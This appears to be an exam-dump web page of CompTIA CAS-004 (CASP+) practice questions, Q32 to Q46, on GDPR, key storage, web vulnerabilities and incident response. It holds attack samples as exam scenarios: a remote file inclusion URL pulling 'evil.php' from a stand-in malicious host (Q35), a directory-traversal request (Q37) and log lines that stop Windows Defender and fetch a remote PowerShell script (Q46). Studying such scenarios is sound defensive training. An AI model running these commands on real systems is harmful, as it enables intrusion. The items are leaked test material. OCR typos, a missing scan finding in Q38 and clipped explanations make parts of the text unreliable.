
[May 03, 2023 Ultimate CAS-004 Guide to Prepare Free Latest CompTIA Practice Tests Dumps [Q32-Q46



[May 03, 2023] Ultimate CAS-004 Guide to Prepare Free Latest CompTIA Practice Tests Dumps
Get Top-Rated CompTIA CAS-004 Exam Dumps Now

The CompTIA CAS-004 certification exam covers a broad range of topics related to advanced security practices such as risk management, enterprise security architecture, research and collaboration, and integration of computing, communications, and business disciplines. The exam consists of multiple-choice questions and performance-based questions that test the practical application of the knowledge and skills acquired by the candidates. The exam is challenging and requires a thorough understanding of advanced security practices, making it a valuable certification for IT professionals who aspire to work in high-level security positions.

The CompTIA CAS-004 (CompTIA Advanced Security Practitioner (CASP+)) Certification Exam is an excellent choice for IT professionals who are looking to enhance their skills and specialize in advanced cybersecurity practices. This certification validates the candidates' knowledge and skills in various areas such as risk management, enterprise security architecture, research and analysis, and integration of computing, communications, and business disciplines. The certification is globally recognized and is ideal for individuals who have a minimum of ten years of experience in IT administration, with at least five years of hands-on

experience in technical security.

The CompTIA Advanced Security Practitioner (CASP+) certification exam, also known as CAS-004, is a globally recognized certification that validates advanced-level security skills and knowledge. The CASP+ certification is designed for IT professionals who have at least ten years of experience in IT administration, including five years of hands-on experience in technical security roles. The certification exam covers a broad range of advanced security topics such as risk management, enterprise security architecture, research and collaboration, and integration of security controls for heterogeneous systems. The CASP+ certification is highly valued by employers as it demonstrates that the individual has the necessary skills and knowledge to lead and manage complex security projects.

Q32. A company is preparing to deploy a global service.

Which of the following must the company do to ensure GDPR compliance? (Choose two.)
* Inform users regarding what data is stored.
* Provide opt-in/out for marketing messages.
* Provide data deletion capabilities.
* Provide optional data encryption.
* Grant data access to third parties.
* Provide alternative authentication techniques.

The main rights for individuals under the GDPR are to:

allow subject access

have inaccuracies corrected

have information erased

prevent direct marketing

prevent automated decision-making and profiling

allow data portability (as per the paragraph above)

source: https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/

Q33. Company A is establishing a contractual with Company B.

The terms of the agreement are formalized in a document covering the payment terms, limitation of liability, and intellectual property rights.

Which of the following documents will MOST likely contain these elements
* Company A-B SLA v2.docx
* Company A OLA v1b.docx
* Company A MSA v3.docx
* Company A MOU v1.docx
* Company A-B NDA v03.docx

Q34. A company publishes several APIs for customers and is required to use keys to segregate customer data sets.

Which of the following would be BEST to use to store customer keys?
* A trusted platform module
* A hardware security module
* A localized key store
* A public key infrastructure

Q35. A security engineer notices the company website allows users following example:

hitps://mycompany.com/main.php?Country=US

Which of the following vulnerabilities would MOST likely affect this site?
* SQL injection
* Remote file inclusion
* Directory traversal –
* Unsecure references

Explanation

Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application12. This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization23.

In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:

https://mycompany.com/main.php?Country=https://malicious.com/evil.php

This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code3.

Q36. A security engineer needs 10 implement a CASB to secure employee user web traffic. A Key requirement is mat relevant event data must be collected from existing on-premises infrastructure components and consumed by me CASB to expand traffic visibility. The solution must be nighty resilient to network outages. Which of the following architectural components would BEST meet these requirements?
* Log collection
* Reverse proxy
* AWAF
* API mode

Q37. A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.8
```


Which of the following would BEST mitigate this type of attack?

* Installing a network firewall
* Placing a WAF inline
* Implementing an IDS
* Deploying a honeypot

Q38. A Chief information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:

Which of the following MOST appropriate corrective action to document for this finding?

* The product owner should perform a business impact assessment regarding the ability to implement a WAF.
* The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
* The system administrator should evaluate dependencies and perform upgrade as necessary.
* The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.

Q39. A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

* Server1
* Server2
* Server 3
* Servers

Q40. A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.

Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?
* The company will have access to the latest version to continue development.
* The company will be able to force the third-party developer to continue support.
* The company will be able to manage the third-party developer’s development process.
* The company will be paid by the third-party developer to hire a new development team.

Q41. A vulnerability analyst identified a zero-day vulnerability in a company’s internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.

Which of the following would be BEST suited to meet these requirements?
* ARF
* ISACs
* Node.js
* OVAL

Q42. An organization’s finance system was recently attacked. A forensic analyst is reviewing the contents Of the compromised files for credit card dat a.

Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A. `grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file`

B. `grep '^4[0-9]{12}(?:[0-9]{3})?$' file`

C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

* Option A
* Option B
* Option C
* Option D

Q43. A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.

Which of the following sources could the architect consult to address this security concern?
* SDLC
* OVAL
* IEEE

* OWASP

Explanation

OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard

Q44. A company security engineer arrives at work to face the following scenario:

1) Website defacement

2) Calls from the company president indicating the website needs to be fixed Immediately because It Is damaging the brand

3) A Job offer from the company’s competitor

4) A security analyst’s investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data Which of the following threat actors Is MOST likely involved?

* Organized crime
* Script kiddie
* APT/nation-state
* Competitor

An Advanced Persistent Threat (APT) is an attack that is targeted, well-planned, and conducted over a long period of time by a nation-state actor. The evidence provided in the scenario indicates that the security analyst has identified a foreign adversary, which is strong evidence that an APT/nation-state actor is responsible for the attack. Resources:

CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 5: “Advanced Persistent Threats,” Wiley, 2018.
https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C+2nd+Edition-p-9781119396582

Q45. A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs.

Which of the following should the company use to prevent data theft?

* Watermarking
* DRM
* NDA
* Access logging

Q46. A security analyst notices a number of SIEM events that show the following activity:

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```


Which of the following response actions should the analyst take FIRST?

* Disable powershell.exe on all Microsoft Windows endpoints.
* Restart Microsoft Windows Defender.

* Configure the forward proxy to block 40.90.23.154.
* Disable local administrator privileges on the endpoints.

Explanation

top the data exfiltration and sever all malicious traffic first, and then clean up the internal mess.